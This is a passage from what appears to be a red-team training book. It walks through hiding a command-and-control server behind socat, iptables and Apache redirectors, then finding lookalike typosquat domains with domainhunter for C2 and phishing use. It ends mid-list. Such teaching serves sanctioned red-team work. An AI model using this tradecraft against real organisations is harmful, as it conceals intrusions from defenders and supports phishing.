
The given commands needs to be executed and the result is shown in the following screenshot:

```
[ubuntu@Redirector:~$ sudo ufw status
sudo: unable to resolve host Redirector
Status: active

To                         Action      From
--                         ----
22                         ALLOW       Anywhere
8080                        ALLOW      Anywhere
22 (v6)                      ALLOW      Anywhere (v6)
8080 (v6)                    ALLOW      Anywhere (v6)

ubuntu@Redirector:~$ ]
```

Once the ruleset is in place, this can be described as follows:



If we try to perform a port scan on the C2 now, the ports will be shown as **filtered**: as shown below.

```
[xXxZombi3xXx:Downloads Harry$  
[xXxZombi3xXx:Downloads Harry$  
[xXxZombi3xXx:Downloads Harry$ nmap 54.166.109.171 -p 8080 -Pn  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-23 14:32 IST  
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)  
Host is up.  
  
PORT      STATE      SERVICE  
8080/tcp  filtered  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 3.52 seconds  
xXxZombi3xXx:Downloads Harry$
```

Furthermore, our C2 is only accessible from our redirector now. Let's also confirm this by doing a port scan on our C2 from redirector server:

```
ubuntu@Redirector:~$  
[ubuntu@Redirector:~$ nmap 54.166.109.171 -p 8080 -Pn  
  
Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-23 09:49 UTC  
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)  
Host is up (0.0012s latency).  
PORT      STATE      SERVICE  
8080/tcp  open      http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds  
ubuntu@Redirector:~$
```


There are different kinds of redirectors that we can use according to our needs in the red team engagement.

# Short-term and long-term redirectors

**Short-term (ST)**—also called short haul—C2 are those C2 servers on which the beaconing process will continue. Whenever a system in the targeted organization executes our payload, the server will connect with the ST-C2 server. The payload will periodically poll for tasks from our C2 server, meaning that the target will call back to the ST-C2 server every few seconds. The redirector placed in front of our **ST-C2 server** is called the **short-term (ST) redirector**. This is responsible for handling **ST-C2 server** connections on which the ST-C2 will be used for executing commands on the target server in real time. ST and LT redirectors would get caught easily during the course of engagement because they're placed at the front.

**Long-term (LT)**—also known as long-haul—C2 server are where the callbacks received from the target server will be after every few hours or days. The redirector placed in front of our **LT-C2 server** is called a **long-term (LT) redirector**. This redirector is used to maintain access for a longer period of time than ST redirectors. When performing persistence via the **ST-C2 server**, we need to provide the domain of our LT redirector so that the persistence module running on the target server will connect back to the LT redirector instead of the ST redirector.

A segregated red team infrastructure setup would look something like this:



Source: [https://payatu.com/wp-content/uploads/2018/08/redteam\\_infra.png](https://payatu.com/wp-content/uploads/2018/08/redteam_infra.png)

Once we have a proper red team infrastructure setup, we can focus on the kind of redirection we want to have in our ST and LT redirectors.


# Redirection methods

There are two ways in which we can perform redirection:

- Dumb pipe redirection
- Filtration/smart redirection

# Dumb pipe redirection

The dumb pipe redirectors blindly forward the network traffic from the target server to our C2, or vice-versa. This type of redirector is useful for quick configuration and setup, but they lack a level of control over the incoming traffic. Dumb pipe redirection will obfuscate (hide) the real IP of our C2, but won't it distract the defenders of the organization from investigating our setup. We can perform dumb pipe redirection using **socat** or **iptables**. In both cases, the network traffic will be redirected either to our **ST-C2 server** or **LT-C2 server**.



Source: [https://payatu.com/wp-content/uploads/2018/08/dumb\\_pipe\\_redirection123.png](https://payatu.com/wp-content/uploads/2018/08/dumb_pipe_redirection123.png) Let's execute the command given in the following image in order to configure a dumb pipe redirector which would redirect to our C2 on port 8080/tcp:

```
ubuntu@ip-172-31-24-81:~$  
ubuntu@ip-172-31-24-81:~$  
ubuntu@ip-172-31-24-81:~$ sudo socat TCP4-LISTEN:8080,fork TCP4:54.166.109.171:8080
```

Following are the commands that we can execute to perform dumb pipe redirection using **iptables**: **iptables -I INPUT -p tcp -m tcp --dport 8080 -j ACCEPT**

**iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination 54.166.109.171:8080**

**iptables -t nat -A POSTROUTING -j MASQUERADE**

**iptables -I FORWARD -j ACCEPT**

**iptables -P FORWARD ACCEPT**

**sysctl net.ipv4.ip\_forward=1**


The given commands needs to be executed and the result is shown in the following screenshot:

```
ubuntu@Redirector:~$  
ubuntu@Redirector:~$ sudo iptables -I INPUT -p tcp -m tcp --dport 8080 -j ACCEPT  
sudo: unable to resolve host Redirector  
ubuntu@Redirector:~$ sudo iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination 54.166.109.171:8080  
sudo: unable to resolve host Redirector  
ubuntu@Redirector:~$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE  
sudo: unable to resolve host Redirector  
ubuntu@Redirector:~$ sudo iptables -I FORWARD -j ACCEPT  
sudo: unable to resolve host Redirector  
ubuntu@Redirector:~$ sudo iptables -P FORWARD ACCEPT  
sudo: unable to resolve host Redirector  
ubuntu@Redirector:~$ sudo sysctl net.ipv4.ip_forward=1  
net.ipv4.ip_forward = 1  
ubuntu@Redirector:~$
```

(Ignore the `sudo` error here. This has occurred because of the hostname that we changed) Using socat or iptables, the result would be same i.e. the network traffic on the redirector's interface will be forwarded to our C2.

# Filtration/smart redirection

Filtration redirection, also known as **smart redirection**, doesn't just blindly forward the network traffic to the C2. Smart redirection will always process the network traffic based on the rules defined by the red team before forwarding it to the C2. In a smart redirection, if the C2 traffic is invalid, the network traffic will either be forwarded to a legitimate website or it would just drop the packets. Only if the network traffic is for our C2 will the redirection work accordingly:



To configure a smart redirection, we need to install a web service and configure it. Let's install Apache server on the redirector using the `sudo apt install apache2` command:

```

ubuntu@Redirector:~$ sudo apt install apache2
sudo: unable to resolve host Redirector
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-db-sqlite3 libaprutil1-ldap libblua5.1-0 ssl-cert
Suggested packages:
  www-browser apache2-doc apache2-suexec-pristine | apache2-suexec-custom openssl-blacklist
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-db-sqlite3 libaprutil1-ldap libblua5.1-0 ssl-cert
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 1557 kB of archives.
After this operation, 6436 kB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libapr1 amd64 1.5.2-3 [86.0 kB]
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1 amd64 1.5.4-1build1 [77.1 kB]
Get:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1-db-sqlite3 amd64 1.5.4-1build1 [10.6 kB]
Get:4 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1-ldap amd64 1.5.4-1build1 [8720 B]
Get:5 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libblua5.1-0 amd64 5.1.5-8ubuntu1 [102 kB]
Get:6 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-bin amd64 2.4.18-2ubuntu3.9 [925 kB]
Get:7 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-utils amd64 2.4.18-2ubuntu3.9 [81.8 kB]
Get:8 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-data all 2.4.18-2ubuntu3.9 [162 kB]
Get:9 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2 ssl-cert all 1.0.37 [16.9 kB]
Get:10 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 ssl-cert all 1.0.37 [16.9 kB]
Fetched 1557 kB in 0s (19.0 MB/s)
Preconfiguring packages ...

```

We need to execute the following commands as well in order to enable Apache modules to be rewritten, and also to enable SSL: **sudo apt-get install apache2**  
**sudo a2enmod ssl rewrite proxy proxy\_http**  
**sudo a2ensite default-ssl.conf**  
**sudo service apache2 restart**

These are all commands that needs to be executed. The result of the executed commands are shown in the following screenshot:

```

ubuntu@Redirector:~$ sudo a2enmod ssl rewrite proxy proxy_http
sudo: unable to resolve host Redirector
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
Enabling module rewrite.
Enabling module proxy.
Considering dependency proxy for proxy_http:
Module proxy already enabled
Enabling module proxy_http.
To activate the new configuration, you need to run:
  service apache2 restart
ubuntu@Redirector:~$ sudo a2ensite default-ssl.conf
sudo: unable to resolve host Redirector
Enabling site default-ssl.
To activate the new configuration, you need to run:
  service apache2 reload
ubuntu@Redirector:~$ sudo service apache2 restart
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ 

```

We also need to configure the Apache from its configuration:

```
ubuntu@Redirector:~$
```

```
[ubuntu@Redirector:~$ nano /etc/apache2/apache2.conf
```

We need to look for the `Directory` directive in order to change the `AllowOverride` from `None` to `All` so that we can use our custom `.htaccess` file for web request filtration.

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
```

We can now set up the virtual host setting and add this to `wwwpacktpub.tk` (`/etc/apache2/sites-enabled/default-ssl.conf`):

```
<IfModule mod_ssl.c>
    <VirtualHost wwwpacktpub.tk:443>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
```

After this, we can generate the payload with a domain such as `wwwpacktpub.tk` in order to get a connection.

# Domain fronting

According to <https://resources.infosecinstitute.com/domain-fronting/>: Domain fronting is a technique that is designed to circumvent the censorship employed for certain domains (censorship may occur for domains that are not in line with a company's policies, or they may be a result of the bad reputation of a domain). Domain fronting works at the HTTPS layer and uses different domain names at different layers of the request (more on this later). To the censors, it looks like the communication is happening between the client and a permitted domain. However, in reality, communication might be happening between the client and a blocked domain.

To make a start with domain fronting, we need to get a domain that is similar to our target organization. To check for domains, we can use the `domainhunter` tool. Let's clone the repository to continue:

```
[xXxZombi3xXx:~ Harry$  
[xXxZombi3xXx:~ Harry$  
[xXxZombi3xXx:~ Harry$ git clone https://github.com/threatexpress/domainhunter  
Cloning into 'domainhunter'...  
remote: Enumerating objects: 69, done.  
remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69  
Unpacking objects: 100% (69/69), done.  
xXxZombi3xXx:~ Harry$
```

We need to install some required Python packages before continuing further. This can be achieved by executing the `pip install -r requirements.txt` command as follows:

```
[xXxZombi3Xx:domainhunter Harry$ sudo pip install -r requirements.txt
>Password:
The directory '/Users/Harry/Library/Caches/pip/http' or its parent directory is not owned by the current user and the current user has no write permissions on it. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/Users/Harry/Library/Caches/pip' or its parent directory is not owned by the current user and caching wheels in there can potentially break pip. Check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting requests==2.13.0 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/7e/ac/a80ed043485a3764053f59ca92f809cc8a18344692817152b0e8bd3ca8913-none-any.whl (584kB)
    100% |████████████████████████████████| 593kB 1.2MB/s
Collecting texttable==0.8.7 (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/65/d4/bab53c112e44fc5dc562e0bea19bda1f28db9d25340c4fcfb43b50ac0555d0 Requirement already satisfied: beautifulsoup4==4.5.3 in /Library/Python/2.7/site-packages (from -r requirements.txt (line 3))
Requirement already satisfied: lxml in /Library/Python/2.7/site-packages (from -r requirements.txt (line 4)) (4.2.1)
Collecting pillow==5.0.0 (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/1a/bf/36f7308b053d847113df07c35fc22039c9326f30b36c2c24551f4c21e845macosx_10_6_intel.macosx_10_9_intel.macosx_10_9_x86_64.macosx_10_10_intel.macosx_10_10_x86_64.whl (3.5MB)
    100% |████████████████████████████████| 3.5MB 1.6MB/s
Collecting pytesseract (from -r requirements.txt (line 6))
  Downloading https://files.pythonhosted.org/packages/13/56/befaafbabb36c03e4fdbb3fea854e0aea294039308a93daf6876bf7a8d6b.gz (169kB)
    100% |████████████████████████████████| 174kB 463kB/s
matplotlib 1.3.1 requires nose, which is not installed.
wafw00f 0.9.4 has requirement beautifulsoup4==4.4.1, but you'll have beautifulsoup4 4.5.3 which is incompatible.
Installing collected packages: requests, texttable, pillow, pytesseract
  Found existing installation: requests 2.18.4
  Uninstalling requests-2.18.4:
    Successfully uninstalled requests-2.18.4
  Running setup.py install for texttable ... done
  Found existing installation: Pillow 4.3.0
  Uninstalling Pillow-4.3.0:
    Successfully uninstalled Pillow-4.3.0
```

After installation, we can run the tool by executing the `python domainhunter.py` command as follows:

By default, this will fetch for the expired and deleted domains that have a blank name because we didn't provide one:

```
[*] Downloading malware domain list from http://mirror1.malwaredomains.com/files/justdomains

[*] Fetching expired or deleted domains...
[*] https://www.expireddomains.net/backorder-expired-domains?start=0&ftlds[]=%2&ftlds[]=%3&ftlds[]=%4&falexa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=0&ftlds[]=%2&ftlds[]=%3&ftlds[]=%4&falexa=0
[*] https://www.expireddomains.net/backorder-expired-domains?start=25&ftlds[]=%2&ftlds[]=%3&ftlds[]=%4&falexa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=25&ftlds[]=%2&ftlds[]=%3&ftlds[]=%4&falexa=0

[*] 100 of 100 domains discovered with a potentially desireable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html

+-----+-----+-----+-----+-----+-----+-----+
|       Domain | Birth | # | TLDs | Status | BlueCoat | IBM | Cisco Talos |
+=====+=====+=====+=====+=====+=====+=====+
| yingjimeiye.com | 2018 | 1 | .com .net .org | - | - | - | -
| ronghechuangfu.com | 2018 | 2 | .com .net .org | - | - | - | -
| renrentuijian.com | 2018 | 1 | .com .net .org | - | - | - | -
| changlezhijia.com | 2018 | 1 | .com .net .org | - | - | - | -
| shengjijituan.com | 2018 | 2 | .com .net .org | - | - | - | -
| wurendianqi.com | 2018 | 2 | .com .net .org | - | - | - | -
+-----+-----+-----+-----+-----+-----+-----+
```

Let's check for the `help` option to see how we can use `domainhunter`:

```
lXxZombi3xXx:domainhunter Harry$ python domainhunter.py -h
usage: domainhunter.py [-h] [-a] [-k KEYWORD] [-c] [-f FILENAME] [--ocr]
                      [-r MAXRESULTS] [-s SINGLE] [-t {0,1,2,3,4,5}]
                      [-w MAXWIDTH] [-V]


Finds expired domains, domain categorization, and Archive.org history to determine good candidates for C2 and phishing domains

optional arguments:
  -h, --help            show this help message and exit
  -a, --alexa           Filter results to Alexa listings
  -k KEYWORD, --keyword KEYWORD
                        Keyword used to refine search results
  -c, --check           Perform domain reputation checks
  -f FILENAME, --filename FILENAME
                        Specify input file of line delimited domain names to
                        check
  --ocr                Perform OCR on CAPTCHAs when challenged
  -r MAXRESULTS, --maxresults MAXRESULTS
                        Number of results to return when querying latest
                        expired/deleted domains
  -s SINGLE, --single SINGLE
                        Performs detailed reputation checks against a single
                        domain name/IP.
  -t {0,1,2,3,4,5}, --timing {0,1,2,3,4,5}
                        Modifies request timing to avoid CAPTCHAs. Slowest(0)
                        = 90-120 seconds, Default(3) = 10-20 seconds,
                        Fastest(5) = no delay
  -w MAXWIDTH, --maxwidth MAXWIDTH
                        Width of text table
  -V, --version         show program's version number and exit

Examples:
./domainhunter.py -k apples -c --ocr -t5
./domainhunter.py --check --ocr -t3
./domainhunter.py --single mydomain.com
./domainhunter.py --keyword tech --check --ocr --timing 5 --alexa
./domainhunter.py --filename inputlist.txt --ocr --timing 5
lXxZombi3xXx:domainhunter Harry$
```

Let's search for a keyword to look for the domains related to the specified keyword. In this case, we will use `packtpub` as the desired keyword:

We just found out that [www.packtpub.com](http://www.packtpub.com) is available. Let's confirm its availability at domain searching websites as follows:



name.com

EN - ₹ INR Cart (0): ₹0.00 Log In Sign Up

Domains Hosting & SSL Websites Email Support Account

www.packtpub.com


Search Bulk Domain Search

Your domain is available! **SALE!**

**wwwpacktpub.com** ₹938.40 ₹649.44 Add to Cart


.live ₹360.48 Add	.net ₹793.92 Add	.co ₹1,444.08 Add	.club ₹721.68 Add	.org ₹938.40 Add	.app ₹1,227.36 Add	.pro ₹216.00 Add	.store ₹216.00 Add
-------------------------	------------------------	-------------------------	-------------------------	------------------------	--------------------------	------------------------	--------------------------

This confirms that the domain is available on `name.com` and even on `dot.tk` for almost \$8.50:



The screenshot shows a search result for `wwwpacktpub.com` on the `dot.tk` domain. The search bar contains `wwwpacktpub.com` and the "Check Availability" button is green. Below the search bar, a message says "Yes `wwwpacktpub.com` is available!" and "1 domain in cart". The main result shows `wwwpacktpub.com` with a **.COST PRICE** of **USD 8.38**. A green button labeled "Selected" is shown. The background of the page is a photograph of the ocean.

Let's see if we can find a free domain with a different TLD:



The screenshot shows a list of free domains for `wwwpacktpub` on the `dot.tk` domain. The list includes:

